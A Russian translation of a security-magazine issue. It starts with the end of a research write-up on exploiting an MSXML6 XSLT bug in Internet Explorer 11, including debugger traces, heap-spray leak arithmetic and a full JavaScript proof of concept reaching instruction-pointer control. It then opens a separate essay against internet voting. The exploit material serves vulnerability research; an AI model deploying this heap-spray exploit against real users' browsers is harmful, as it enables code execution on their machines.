Числовые значения в скрипте были подобраны эмпирически при включённом full page heap; скорректируйте их, если что-то не работает.

```
Ожидаемый результат:
(ddc.f28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00badd1e ebx=11f71ff0 ecx=5454492c edx=5454492c esi=11f71f40
edi=04ef4740 eip=6f6fa25d esp=04ef4738 ebp=04ef4858 iopl=0
nv up ei pl nz na po nc cs=001b  ss=0023  ds=0023  es=0023  fs=003b
gs=0000             efl=00210202
msxml6!XEngine::brns+0xd:
6f6fa25d ff10      call     dword ptr [eax] ds:0023:00badd1e=????????
```

4 - Самопатчинг

В следующем разделе рассматривается возможное практическое применение полученного контроля над уязвимостью без выполнения какого-либо шелл-кода: самопатчинг уязвимого процесса.

4.1 - Утечка без утечки

В отличие от многих уязвимостей повреждения памяти, данная конкретная не допускает произвольной записи в память, которую можно было бы использовать для утечки информации с целью обхода DEP и ASLR и выполнения произвольного кода в песочнице IE. Однако природа уязвимости всё же допускает небольшую и ограниченную информационную утечку, которую можно использовать для восстановления значений памяти, необходимых для продолжения нормального выполнения (Continuation of Execution, CoE) уязвимого приложения.

В частности, поскольку крашующий указатель содержит в своей младшей части старшее слово смещения стека — вследствие невыровненного чтения памяти — а контролируемое пространство памяти выровнено по страницам, можно «слить» часть адреса стека, транслировав адрес обращения к памяти в значение, прочитанное по нему, с помощью тщательно рассчитанного дополнения памяти.

Есть несколько ключевых моментов, которые необходимо понять о нашем точно выстроенном дополнении.

1. Начнём с идеи, что каждое двойное слово в распылении должно содержать значение своего собственного смещения к странице. Паттернирования размером со страницу достаточно, поскольку мы хотим слить лишь около 2 байт адреса стека.

2. Далее вычисляем все значения паттерна на основе счётчика цикла распыления: `i_pattern = i*4%0x1000;`

3. Обеспечиваем выравнивание распыления в памяти путём выделения достаточно большого непрерывного блока памяти. Крупные выделения памяти, как правило, выравниваются по 16 страниц, то есть начинаются с адреса вида `0xXYZQ0000` — это выглядит как разумная стратегия оптимизации менеджера кучи.

4. Далее, поскольку дополнение должно разрешать два последовательных разыменования памяти, сохраняя при этом утекаемые биты данных внутри фактических указателей, мы делим паттерн размером в страницу на две половины и заполняем их по-разному:

```
else if (i_pattern < 0x0700)
    intArr[i] = ptr12base + ptr1;
else
    intArr[i] = ptr12base + ptr2;
```

Этот трюк возможен только благодаря очень малой энтропии, наблюдаемой в старшей части случайно выделяемого смещения стека, которая, как правило, составляет около `0x04xxxxxx-0x06xxxxxx`. Следовательно, мы фактически хотим слить лишь 11 бит адреса, а не 16, для чего достаточно паттерна из 0x700 байт.

5. Мы дифференцируем указатели в двух частях паттерна, добавляя и убирая специально подобранное, полупроизвольное значение дельты к утекаемой части указателя:

```
var delta = 0x3300;
```

6. Наконец, мы корректируем вычисления с учётом значений соответствующих индексов разыменования, например `[eax+8]` для первого чтения, а также с учётом размера заголовка кучи, равного 0x20 при full page heap:

```
ptr1 = (i_pattern - 8 + 0x20 + delta);
ptr2 = (i_pattern - 4 + 0x20 - (delta&0xfff));
```

Следует отметить, что мы намеренно используем значение дельты, превышающее размер паттерна, а также сохраняем 2 старших бита добавленного значения дельты в указателях 2-го этапа — это в конечном счёте повышает надёжность дополнения в случаях невыровненного доступа к памяти, обеспечивая равенство большинства байт в распылении значению 0x38, что с большой вероятностью приведёт финальный указатель в контролируемую область памяти около 0x38xxxxxx вне зависимости от выравнивания чтения и утёкших битов в указателе.

В результате корректно рассчитанного и корректно расположенного дополнения изначально прочитанное смещение памяти вновь появится в программе как младшее слово значения, в конечном счёте прочитанного из диапазона 0x3838xxxx:

```
0:007> dd 4b6004e0+8
; 4b6004e0 = исходный AV-указатель
; 0-е чтение // mov     edx,dword ptr [eax+8]
4b6004e8  383837e0 383837e4 383837e8 383837ec
...
0:007> dd 383837e0+4
; 1-е чтение // 04e0 — это старшее слово адреса стека
383837e4  383804e0 383804e4 383804e8 383804ec
...
```

Прочитанное значение, то есть два утёкших байта смещения стека, затем будет использовано самим приложением для восстановления оригинального 3-го указателя, что приводит к получению корректного адреса динамического вызова в XEngine::brns() и возобновлению выполнения программы, как будто никакой уязвимости не существовало:

```
0:007> p
; наше сфабрикованное значение (прочитанное из дополнения памяти)
; с 2 утёкшими байтами адреса стека 04e0:
eax=383804e0
...
; запись сфабрикованного значения
msxml6!XEngine::stns+0x15:
6f6f9c94 8981a4000000  mov     dword ptr [ecx+0A4h],eax

; значение, записанное через невыровненный указатель:
0:007> dd ecx+a4 11
11b3dfe6  4c1404e0

; значение, прочитанное через нормальный указатель:
0:007> dd ecx+a4-2
11b3dfe4  04e04c2c

; выглядит хорошо:
0:007> dds 04e04c2c
04e04c2c  6f6e44b8 msxml6!RTFNodeSet::_vftable'

; исходный указатель вызова восстановлен:
0:007> dds poi 04e04c2c
6f6e44b8  6f6e44d5 msxml6!XPSingleTextNav<WhitespaceCheck>::_getParent
```

И результат — целевое приложение проходит вызывающий краш код без краша:

```
*-----*
| Сообщение с веб-страницы X |
|-----|
|                               |
|   Смотри, без калька!   |
|                               |
|           /  ОК  /           |
|-----|
*-----*
```

4.2 - Трансляция смещения в значение

По данным моих тестовых машин, старшее слово адреса стека никогда не превышает 0x06xx, и, следовательно, крашующий указатель всегда будет попадать в первые 0x700 байт целевой страницы памяти, так что оставшиеся 0x900 байт страницы могут использоваться для целей трансляции:

```
var i_pattern = i*4%0x1000; // индекс в текущей странице

ptr1 = (i_pattern - 8 + 0x20 + delta);
ptr2 = (i_pattern - 4 + 0x20 - (delta&0xffff));

if (i_pattern < 0x0700)
    intArr[i] = ptr12base + ptr1;
else
    intArr[i] = ptr12base + ptr2;
```

Проблема здесь состоит в том, что исходный крашующий указатель не гарантированно будет корректно выровнен, тогда как паттерн трансляции памяти должен быть выровнен по двойному слову. То есть корректно выровненный доступ к памяти приведёт к чтению из распыления значения вида 0x3838XYZQ, где XYZQ — утёкшие биты смещения стека. Но посмотрим, что будет прочитано при невыровненном указателе:

a. Смещение на 1: 0x38XYZQ38

В этом случае указатель всё ещё попадает в контролируемую область памяти, однако биты XY утёкшего адреса стека будут искажены, поскольку мы можем гарантировать только 64 КБ выравнивания выделений памяти.

b. Смещение на 2: 0xXYZQ3838

Все биты адреса стека теряются, и указатель выглядит непредсказуемым. Но мы всё ещё можем принудительно указать его в контролируемую область памяти около 0x38xxxxxx, добавив специально подобранное значение дельты 0x3300 к вычисленным указателям в распылении, как упоминалось ранее. Так, например, прочитанное значение 0x07073838 станет корректным указателем на 0x3a373838. Это возможно, поскольку старшие 4 бита смещения стека, как правило, равны нулю.

c. Смещение на 3: 0xZQ3838XY

Наиболее важные биты смещения стека теряются в этом случае, и утёкшие биты ZQ обладают высокой энтропией и не могут быть сделаны предсказуемыми, как в случае b. С этим случаем мало что можно поделать — скорее всего, он укажет в случайную область памяти и возможно вызовет нарушение доступа.

Следует заметить, что в приведённых случаях невыравнивания и указатели a, и b вполне логично заканчиваются на 0x38, которое мы используем в качестве базы паттерна. Таким образом, мы можем перехватить 2 из 3 случаев невыравнивания в коде, проверив финальный байт на соответствие этому значению, и затем обработать их по-особому — например, перейти к прямому контролю EIP вместо того, чтобы допустить краш:

```
// адрес заканчивается на 0x38+4:
if ( ((i*4+0x20)&0xff) == (pbyte+4) )
    intArr[i] = ptrcall;

0:007> r
eax=4fc0055e ; крашующий указатель
...
0:007> dd eax+8
; 0-e чтение: невыровненное
```

```

4fc00566 38603838 38643838 38683838 386c3838
...
0:007> dd 38603838+4
; 1-е чтение: специальное значение
3860383c 54545454 3838053c 38380540 38380544
...
0:007> dd 54545454
; 2-е чтение / адрес вызова
54545454 00badd1e 00badd1e 00badd1e 00badd1e
54545464 00badd1e 00badd1e 00badd1e 00badd1e

```

Что касается последнего случая — 3-байтового невыровненного доступа к памяти, читающего указатели вида 0xZQ3838XY, где ZQ полностью случайно, — это требует точного контроля содержимого всего пространства памяти процесса, что, возможно, и не невозможно, но вряд ли того стоит. Поэтому я оставляю его как краш.

Итоговый код:

```

<!doctype html>
<html>
<head>

<script>

function crash()
{
    xslcontent=
    '<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform" \
    version="1.0"><xsl:template name="main_template"
    match="/"><xsl:for-each \
    select="*"><xsl:apply-templates/></xsl:for-each>
    </xsl:template><xsl:template \ name="xx"
    match="x[position()]" /></xsl:stylesheet>';

    srcTree=new ActiveXObject("Msxml2.DOMDocument.6.0");
    xsltTree=new ActiveXObject("Msxml2.DOMDocument.6.0");
    xsltTree.loadXML(xslcontent);
    alert("crash");
    srcTree.transformNode(xsltTree);
}

function selfpatch()
{
    // !!! требуется +hpa !!!
    // bp msxml6!xengine::stns;bp msxml6!xengine::brns;g;

    var intArr = new Array;
    intArr[0] = 0x01c0ffee; // маркер // s 0 1?80000000 ee ff c0 01

    var count = (0x19000000-0x20)/4; // 400 МБ

    // ptr0 (распыл/краш)->ptr1->ptr2->ptr3->шелл-код
    // 0x3a..0x40.. -> 0x3838xxxx -> 0x3838yyyy -> патч или шелл-код

    var pbyte = 0x38; // играйте со мной
    // приземление для первоначального обращения к памяти:
    var ptr12base = (pbyte<<24)+(pbyte<<16); //0x38380000
    var ptr1 = 0; // вычисляется из смещения страницы
    var ptr2 = 0; // вычисляется из смещения страницы
    var ptrcall = 0x54545454; // 0x5454xxxx -> указатели на адрес вызова

    var delta = 0x3300;
    // дельта добавляется и убирается для разделения
    // областей 1-го и 2-го обращений к памяти в паттерне;
    // дополнительные биты выше 0x1000 используются для обеспечения
    // успешного 1-байтового невыровненного доступа к памяти

    for(var i=1; i<=count; i++)
    {

```

```

var i_pattern = i*4%0x1000; // индекс в текущей странице

// заполним хвост распыления простыми указателями на шелл-код
if ( i>(0x12000000/4) ) // определяет начало «хвоста»
{
    intArr[i] = 0x00badd1e;
    continue;
}

ptr1 = (i_pattern - 8 + 0x20 + delta);
ptr2 = (i_pattern - 4 + 0x20 - (delta&0xff));

// невыровненный доступ к памяти: откат к выполнению кода
if ( ((i*4+0x20)&0xff) == (pbyte+4) )
    intArr[i] = ptrcall;

// корректно выровненный доступ: восстановить указатели
else if (i_pattern < 0x0700)
    intArr[i] = ptr12base + ptr1;
else
    intArr[i] = ptr12base + ptr2;
}

crash();
alert("Смотри, без калька!");
}

function factorial(n)
{
    if (n == 0)
    {
        selfpatch();
        return 1;
    }
    else
        return n * factorial(n - 1);
}
</script>

</head>
<body onload="factorial(30);">
    <form id="a">
    </form>
    <dfn id="b">
    </dfn>
<div id="resTree"></div>

</body>
</html>

```

На моих тестовых машинах итоговый код proof-of-concept даёт самопатчинг в 25% тестов, откат к контролю в 50% случаев и неизбежный краш в 25% случаев. Этот результат согласуется с теоретическим ожиданием максимально возможного выигрыша от подхода трансляции смещений. Предыдущий код proof-of-concept только для выполнения кода должен давать контроль EIP в 100% тестов.

5 - Дальнейшая работа

Доведение бага до произвольного выполнения кода считается за рамки данной статьи, однако давайте рассмотрим текущее состояние дел.

Хотя сам баг допускает полный контроль над счётчиком команд, как было показано с помощью proof-of-concept в разделе 3.7, такая возможность изначально обременена двумя факторами:

1. Распыление кучи необходимо из-за энтропийной природы бага, что делает контроль pc менее надёжным, если не...

2. ...если не вовсе невозможным в случае 64-битных систем с памятью, слишком широкой для распыления.

Несколько лет назад контроль EIP в браузере считался «концом игры». Но сегодня это лишь начало совершенно другой игры, а точнее, двух разных игр: обход средств защиты для выполнения кода в песочнице и обход песочницы для произвольного выполнения кода.

В этой игре Internet Explorer 11 — возможно, второй по степени защиты популярный продукт после Google Chrome. Каждая крупная версия IE в последние годы вводила существенное улучшение системы средств защиты, вплоть до того момента, когда Microsoft смогла поддержать и проверить состояние безопасности продукта с помощью программы Bypass Bounty стоимостью \$100k — что говорит о многом. Ещё один важный показатель — статистика реальных эксплоитов IE11, наблюдаемых как ITW (in the wild), так и в Metasploit, которая весьма скудна.

Среди десятков средств защиты, включённых в современный IE [4], многие старые стали в значительной мере неактуальными вместе с соответствующими классами багов, которые постепенно были выявлены и устранены (такие как переполнения буфера и соответствующая защита стека GS cookie). С другой стороны, более новые средства защиты для более реалистичных классов багов, таких как Use-after-free, всё ещё слишком слабы: например, IsolatedHeap, актуальный лишь для избранных багов, или MemoryProtection, включающий обходные пути, позволяющие обойти его на практике [5]. Новая защита Control Flow Guard, включённая в Windows 8.1, была обойдена как in the wild, так и в ходе исследований [6] ещё до её полного обратного развёртывания на всё ещё популярных системах, таких как Windows 7. Лишь два средства защиты до песочницы одинаково неудобны для бинарного исследователя вне зависимости от класса бага: DEP строго в сочетании с принудительным ASLR.

Средство защиты ForceASLR было введено в IE10 и уничтожило целый класс простых и надёжных техник обхода DEP+ASLR, которые полагались как на системные, так и на сторонние DLL, скомпилированные без явной поддержки ASLR, что позволяло строить выполнимую ROP-цепочку из фрагментов их кода по известным адресам.

Ещё одна возможность, позволявшая обходить DEP+ASLR в общем случае, заключалась в использовании исполняемых страниц памяти, генерируемых JIT-компилятором Adobe Flash [7]. Эта техника была нивелирована на раннем этапе, хотя и не вполне ясно, полностью ли она устарела. В любом случае она ограничена зависимостью от Adobe Flash.

Основная [мейнстримная] техника, используемая сегодня для обхода DEP+ASLR, — это утечка некоторой информации об адресном пространстве процесса посредством возможности утечки памяти, как правило, принудительной утечки памяти с уязвимостью повреждения памяти [8]. Наиболее распространённый способ принудить к утечке памяти — повредить читаемый клиентом объект определённым образом, позволяющим снять ограничения на чтение: такие как строка BSTR в JavaScript (которая, как утверждается, удалена из jscript9.dll в IE9, но всё ещё доступна в IE11 [9]), различные массивы в JavaScript и объект Vector во Flash. Для достижения такого обхода необходима либо вторая уязвимость, либо в некоторых случаях та же уязвимость может предоставить как возможность выполнения кода, так и возможность утечки памяти.

Ещё одно направление исследований, заслуживающее внимания, — это класс «ленивых» произвольных выполнений кода, представленных китайскими исследователями [10], которые используют условие уязвимости write-what-where для включения привилегированного выполнения JavaScript вместо работы с шелл-кодами. Это не самостоятельная техника обхода, поскольку она по-прежнему опирается на уязвимость чтения/записи памяти, которая так или иначе может обеспечить утечку памяти, — скорее пример минималистичного целеориентированного мышления

в противовес чрезмерно усложнённой борьбе с усложнениями.

Возвращаясь к нашему багу, важно подчеркнуть, что, поскольку целевое программное обеспечение является глобальным системным фреймворком, а не прямой поверхностью атаки, IE может оказаться наихудшим возможным вектором атаки. Вместо этого стоит сосредоточиться на ряде вторичных векторов, менее ограниченных средствами защиты (например, Microsoft Office, для которого обход ASLR не должен быть проблемой). Как было показано в таблице в разделе 2.2, возможно вызвать баг в Office 2007 через встроенный JavaScript. Ещё одна возможность: MS Word имеет слабо документированную функциональность для использования XML-шаблонов с функциональностью XSL-преобразования, которая тоже может стать вектором. И самое важное: многие обращённые в интернет веб-приложения на ASP.net могут быть уязвимы, что потенциально означает выполнение кода на Windows-сервере без взаимодействия с пользователем.

6 - Заключение

В данной статье мы тщательно проанализировали и продемонстрировали определённый контроль над любопытным образцом критической современной уязвимости в базовом продукте Microsoft, которая каким-то образом оставалась в тени два года, несмотря на публично доступный триггер. Мы также представили несколько ранее неопубликованных сведений о внутренней структуре MSXML, внутренней структуре JavaScript 9, распылении кучи с помощью изображений, а также об общем распылении кучи в последнем Internet Explorer.

Для анализа и контроля современной бинарной уязвимости применяется набор отдельных операций, все из которых мы пересмотрели:

- исследование векторов воздействия,
- анализ дампов краша,
- оценка эксплуатируемости,
- бинарный анализ патча,
- анализ первопричины.

Баг, кажущийся неинтересным, ранее отвергнутый автоматизированными инструментами и поверхностным анализом, может оказаться эксплуатируемым в результате всестороннего исследования.

Может существовать множество способов удалённо достичь конкретной уязвимости помимо наиболее очевидного (и, вероятно, наиболее ограниченного) вектора атаки.

Выведение каких-либо конкретных деталей уязвимости лишь из патча уязвимости — например, входных данных, вызывающих её, или первопричины — может быть крайне сложным или невозможным как из-за сложности бинарного диффинга больших объёмов модификаций бинарного кода, так и из-за возможности изменения кажущегося нерелевантным кода.

Для перевода условия уязвимости, такого как нарушение доступа на чтение, в контроль счётчика команд посредством цепочки ограничений кода вдоль пути выполнения может потребоваться побитовая точность сфабрикованных входных данных, а также обширное знание внутренней структуры операционной системы и точное до страницы управление пространством памяти целевого процесса.

Биты полезных данных могут быть слиты о крашующем контексте через обычные операции доступа к памяти, даже когда уязвимость не предоставляет явной возможности для утечки информации.

Память Internet Explorer 11 может быть быстро заполнена контролируемыми данными, расположенными достаточно предсказуемо для управления высокоэнтропийной уязвимостью —

несмотря на рандомизацию выделений, а также возможные антираспылительные механизмы.

Технология Microsoft XSLT реализована в виде простой виртуальной машины, обрабатывающей входной XSL-код через генерацию абстрактного синтаксического дерева с помощью класса ASTCodeGen, компиляцию в «XCode» с помощью класса XCodeGen и вычисление с сохранением состояния на основе фреймов с помощью класса XEngine.

Огромное распыление памяти может быть сохранено в битмапах, сжатых в формат PNG без потерь.

Для перехода от контроля EIP к выполнению шелл-кода потребуется возможность утечки памяти.

7 - Благодарности

Nicolas за публикацию воспроизводящего триггера, моему бывшему бойфренду за бесконечный запас фотографий котиков и Nutella, и моей бабушке за её любящую поддержку.

8 - Ссылки

- [1] Microsoft Security Bulletin MS13-002 - Critical - TechNet
<https://technet.microsoft.com/library/security/ms13-002>
- [2] Nicolas Gregoire, "Mutation-based fuzzing of XSLT engines"
http://www.agarri.fr/kom/archives/2013/02/25/mutation-based_fuzzing_of_xslt_engines/index.html
- [3] Greg MacManus, Michael Sutton, "Punk Ode: Hiding Shellcode in Plain Sight"
<https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Sutton.pdf>
- [4] Ken Johnson, Matt Miller, "Exploit mitigation improvements in Windows 8"
https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf
- [5] Yuki Chen, "The Birth of a Complete IE11 Exploit Under the New Exploit Mitigations"
<https://www.syscan.org/index.php/download/>
- [6] Zhang Yunhai, "Bypass Control Flow Guard comprehensively"
<https://www.blackhat.com/docs/us-15/materials/us-15-Zhang-Bypass-Control-Flow-Guard-Comprehensively-wp.pdf>
- [7] Dion Blazakis, "Interpreter Exploitation. Pointer Inference and JIT Spraying"
<http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf>
- [8] Fermin J. Serna, "The info leak era on software exploitation"
https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf
- [9] Yang Yu, "Write Once, Pwn Anywhere"
<https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-Once-Pwn-Anywhere.pdf>
- [10] Yuki Chen, "Exploit IE using scriptable ActiveX controls"
<http://www.slideshare.net/xiong120/exploit-ie-using-scriptable-active-x-controls-version-english>

9 - Код

```
begin 644 code.tar.gz
M'XL(!:!EE4`^U9VV[;1A#-JP+X'\8"VI!Q)5Y$2;9U*0+D,6X>FH<`01"L
```

```
[... бинарный архив uuencoded опущен ...]  
end
```

```
---
```

```
-- EOF
```

Интернет-голосование: Реквием по мечте

Автор: kernel

Контакт: phrack@kernel.com

А! Свобода — вещь благородная,
Свобода даёт человеку радость жить.
Свобода дарует человеку всё утешение,
Свободно живёт тот, кто живёт свободно.
Благородное сердце не ведает покоя
Ни в чём ином, что могло бы его радовать,
Коль свобода изменит, — ибо свободное желание
Ценится превыше всех прочих вещей.
Тот, кто жил всегда свободно,
Не может знать наверно всей природы,
Ни гнева, ни горестной доли,
Что сопряжены с постыдным рабством,
Разве лишь испытав их сам.
— Джон Барбур, «Брюс», Книга I [26]

Содержание

1. Предыстория
2. Почему люди хотят интернет-голосования
3. Эволюция подсчёта голосов
4. Где применяется и тестируется интернет-голосование
5. Другие проблемы, связанные с интернетом
6. Схемы интернет-голосования с сквозной верификацией
7. Сопротивление
8. Но ведь мы используем интернет для [чего угодно]
9. Представляя более безопасную систему интернет-голосования
10. Заключение
11. Благодарности
12. Ссылки

1. Предыстория

Июнь 2024 года. Группа состоятельных и влиятельных мужчин сидит в гостиной, укрытой в горах Сан-Бернардино, в 80 милях к востоку от Лос-Анджелеса. Густой едкий сигарный дым заполняет комнату. Но меня куда сильнее тошнит от ужасной вони разграбленного руководства целой нации. Мужчины болтают и торгуются, решая, кто из кандидатов станет президентом, сенатором и так далее.

Этот беспорядок в США берёт начало 24 года назад, в президентских выборах 2000 года — Буш против Гора. Объявления победителя ждали больше месяца из-за споров о подсчёте голосов во Флориде. Джордж Буш в итоге выиграл Флориду с перевесом в 537 голосов, или 0,009% [1]. Разразился огромный скандал: запутанные бюллетени, ошибки с перфокартами, аномалии при пересчёте.

В aftermath well meaning people призвали использовать компьютеры для решения избирательных проблем Соединённых Штатов. В конце концов, компьютеры упростили все прочие сферы жизни. Но эти люди проявили некоторую самонадеянность: они не разбирались в технологии. Они занимались банковскими операциями через компьютер, общались через компьютер, делали покупки через компьютер — значит, ему можно доверять и голосование. Но они не понимали глубины проблем компьютерной безопасности и того, почему голосование принципиально отличается от всех перечисленных задач. Специалисты по безопасности, почти единодушно выступавшие против электронного голосования, были объявлены параноиками.

В ответ на общественный запрос Конгресс принял Закон о помощи американцам в голосовании, направленный на замену перфокарточных и рычажных машин для голосования [38]. И вот теперь наши выборы решаются прихотью могущественных группировок, контролирующих серверы выборов. Эта статья препарировала проблемы, преследовавшие интернет-голосование с самого начала.

2. Почему люди хотят интернет-голосования

Прежде чем серьёзно разбирать изъяны, присущие интернет-голосованию, необходимо задаться вопросом: почему люди вообще его хотят? Ответ таков: 1) гражданская активность, 2) деньги, 3) стремление к власти, 4) технофилия.

Некоторые активисты полагают, что интернет-голосование повысит явку и тем самым усилит гражданскую вовлечённость. Отсюда возникает вопрос: «Действительно ли интернет-голосование существенно увеличивает явку?» В 2002 году ряд местных выборов в Великобритании прошёл с применением пилотного интернет-голосования, что привело к росту участия избирателей на 3,5% [6]. Однако доказать, что это произошло именно благодаря интернет-голосованию, невозможно [6]. Даже если бы рост явки составил 50%, жертвовать достоверностью выборов ради повышения участия — не самая мудрая схема. В Соединённых Штатах любой может проголосовать по почте, заполнив форму и отправив бюллетень обратно. Если участие в демократии не настолько важно для человека, чтобы отправить конверт, стоит ли из кожи вон лезть, расширяя для него доступ к ней?

Деньги — неотъемлемая проблема онлайн-голосования, ведь на избирательных системах можно очень хорошо заработать. В Соединённых Штатах государство нередко игнорирует решения с открытым исходным кодом. Если бы интернет-голосование когда-либо всерьёз попало в законодательство, компании принялись бы расхваливать безопасность своих систем напропалую, лишь бы получить выгодные контракты на их разработку. Кроме того, применительно к электронным машинам для голосования компании долгое время лоббировали сохранение исходного кода в качестве коммерческой тайны. То, что мы доверили им целостность нашей демократии, было несущественно для их патентных поверенных [7].

Звучит также аргумент, что интернет-голосование позволит сэкономить на проведении выборов. Возможно, хотя совсем не очевидно, что стоимость поддержки и разработки технологии действительно дешевле бумажных бюллетеней. Важнее то, что цель выборов — не провести их как можно дешевле, а получить достоверные результаты. Подрывать выборы ради экономии бессмысленно.

Почему люди, стремящиеся к власти, хотят приобщиться к интернет-голосованию — давний вопрос. Босс Твид, коррумпированный политик Нью-Йорка, предположительно укравший от 1 до 8 миллиардов долларов в ценах 2010 года [8], говорил: «Пока мне позволено считать голоса, что вы можете сделать?» [35]. Контроль над чиновниками, ведущими подсчёт, был (и остаётся) одним из

простейших способов фальсифицировать выборы. Подобное мошенничество совершается на местном уровне — в США считается, что фальсифицировать федеральные выборы округ за округом практически невозможно.

Конечно, в США это теоретически осуществимо, а в ряде других стран такое точно случалось. Взять хотя бы выборы 2011 года в России, в ходе которых на национальном уровне были зафиксированы многочисленные и грубые нарушения [39]. В Гане также поступали жалобы на массовые фальсификации с целью подтасовки результатов выборов 2012 года [40].

Даже в странах, где это возможно в принципе, для проведения такой операции требуется огромная координация и работа — нужны преданные политические машины (или реальная угроза насилия). Интернет-голосование, однако, делает мошенничество куда проще, поскольку позволяет атаковать единые точки отказа: центральный сервер подсчёта или программное обеспечение, работающее на многочисленных серверах участков. Кто бы не хотел контролировать программу, считающую голоса? В худшем случае можно манипулировать результатами целой страны, а даже если в каждом регионе или округе своя система, влияние на региональные выборы может быть огромным.

Наконец, технофилы могут быть движущей силой интернет-голосования. Это люди, которые просто обожают новые технологии ради самих новых технологий. Признаться, я и сам грешу любовью к последним новинкам. Но в ряде случаев, как например с интернет-голосованием, нам следует убедиться, что технология действительно улучшает ситуацию. Поэтому технофилам, пусть и искренне убеждённым в своей правоте, я прошу: сдержитесь и подумайте о последствиях интернет-голосования, прежде чем вскакивать с мест в его поддержку.

3. Эволюция подсчёта голосов

До Американской революции голосование, как правило, проводилось путём открытого выкрикивания — голоса записывал клерк напротив имени избирателя [2]. Это значительно упрощало проверку итогов, но очевидно открывало широкие возможности для преследований, подкупа голосов и тому подобного. К моменту Американской революции американцы и французы начали изучать применение тайного голосования. Французская конституция 1795 года предписала: «все выборы проводятся тайным голосованием» [2].

Конечно, с распространением голосования бюллетенями распространилась и вбросы бюллетеней. В 1856 году комитет бдительности в Сан-Франциско обнаружил урну для голосования с двойным дном, в котором хранились бюллетени. Перед голосованием она выглядела пустой, а после закрытия участков чужие бюллетени можно было незаметно подмешать. Одной из первых простых технологий борьбы с подобными трюками стали прозрачные урны: в 1858 году Алан Каммингс и Сэмюэл Джолли оба запатентовали прозрачные урны для голосования. Конструкция была предельно простой: стеклянный шар в деревянной рамке — бюллетени всегда на виду с начала голосования до подсчёта. Тот же принцип до сих пор применяется во многих странах, хотя стекло большей частью вытеснила пластмасса [41].

За двадцать лет до появления стеклянных урн Народная хартия 1838 года в Британии уже описывала машину для голосования. Настоятельно рекомендую читателю самостоятельно взглянуть на изображение в [42]: в неё бросался медный шарик в отверстие, соответствующее кандидату, что фиксировало голос на циферблате.

В 1892 году в Соединённых Штатах была впервые представлена автоматическая кабина для голосования Майерса [43]. По словам Дугласа У. Джонса из Университета Айовы, в 1890-х годах эти машины находились на острие технологий, включая огромное количество движущихся частей. Они не фиксировали каждый поданный голос в отдельности, а просто имели счётчик напротив каждого

кандидата, показывавший общее число его голосов.

Избирательное мошенничество, разумеется, уже тогда было серьёзной проблемой с этими механизмами, и в этом нет ничего принципиально нового применительно к интернет-голосованию; меня беспокоит лишь его масштаб. В 1934 году Джозеф П. Харрис опубликовал доклад об избирательных фальсификациях в Соединённых Штатах [44]. Он классифицировал виды мошенничества следующим образом:

Фальсификации при регистрации — регистрируются умершие, несуществующие избиратели и т. д. В день выборов за них подаются голоса.

Многократное голосование — люди обходят участки, голосуя под именами подставных избирателей или даже реальных людей.

Вбросы бюллетеней — должностные лица, контролирующие выборы, вбрасывают бюллетени в урну. Чтобы избежать очевидных несоответствий при подсчёте, за каждый фальшивый бюллетень они вычёркивают имя не явившегося избирателя.

Цепочка бюллетеней — утром избирателю даётся заполненный официальный бюллетень. Его задача — опустить этот бюллетень, а взамен вернуть чистый, выданный на участке. Оплата производится после возврата чистого бюллетеня. Процесс повторяется весь день. Харрис отмечает недостаток доказательств широкого распространения этой практики.

Помощь избирателям — избиратели могут просить помощи при голосовании. Это удобный способ нарушить тайну голосования и убедиться, что люди голосуют «правильно». Помощи могут просить добровольно или под принуждением.

Запугивание и насилие — Чикаго, штат Иллинойс, — город с печально известной коррупцией. Харрис отмечал, что целые районы города терроризировались «стрельбой гангстеров». Для устранения решительных наблюдателей на участках доходило даже до похищений.

Подделка бюллетеней — если избиратель не проголосовал за всех кандидатов, должностное лицо может просто добавить отметки за нужного ему кандидата. Равным образом лишние отметки могут быть добавлены для аннулирования бюллетеней с голосами за нежелательных кандидатов.

Подмена бюллетеней — настоящие бюллетени могут быть выброшены и заменены другими.

Ложный подсчёт и поддельные протоколы — широко известно, что гораздо проще просто сфальсифицировать подсчёт голосов, нежели подделывать бюллетени. В ряде случаев бюллетени вообще не считаются, а результаты попросту выдумываются. Голоса также могут быть неверно прочитаны и/или записаны различными работниками участков.

Фальсификация протоколов — протоколы участков могут быть изменены чиновниками в избирательной комиссии.

Применительно к рычажным машинам для голосования одним из задокументированных видов мошенничества является поломка зубьев шестерёнки счётного механизма определённого кандидата. Это означает, что один раз за оборот шестерёнки голос за этого кандидата не фиксируется. В Филадельфии в 1978 году проходил референдум о том, разрешить ли мэру баллотироваться на дополнительный срок в связи с истечением предельного. В ходе голосования машины давали сбои — примечательно, что особенно часто в округах, которые сильно выступали против мэра. К сожалению, надлежащего объяснения причин сбоя машин так и не было дано [2].

Следующим крупным технологическим изменением в голосовании стало появление перфокарты. Перфокарты — это именно то, о чём говорит название: карточки с перфорированными точками, которые пробиваются для голосования за кандидата. Однако, как было видно на президентских выборах в США 2000 года, они уязвимы к проблеме «висячих хвостиков» — точек, не до конца продавленных, что порождало споры о том, как их считать. Примерно в то же время широко

распространились машины оптического сканирования. С их помощью — многие из нас пользовались такими на школьных экзаменах — избиратель закрашивает свой выбор карандашом или ручкой.

Следующим звеном избирательной технологии, вплотную приблизившимся к интернет-голосованию, стали машины прямой электронной записи, или DRE. Это компьютеры, в которых люди подают голоса, после чего они электронно суммируются. Такие машины, безусловно, эффективнее подсчёта бумажных бюллетеней, но изобилуют серьёзными проблемами безопасности [47]. С удовольствием остановился бы на них подробнее, однако тема данной статьи — интернет-голосование.

4. Где применяется и тестируется интернет-голосование

Теперь, разобравшись, почему люди хотят интернет-голосования и проследив историю избирательных технологий, важно понять, где интернет-голосование уже применяется и что нам известно об этих системах. Начну с примера Вашингтона, округ Колумбия, — редкого случая, когда публике позволили провести полноценный пентест системы в рамках учебных выборов.

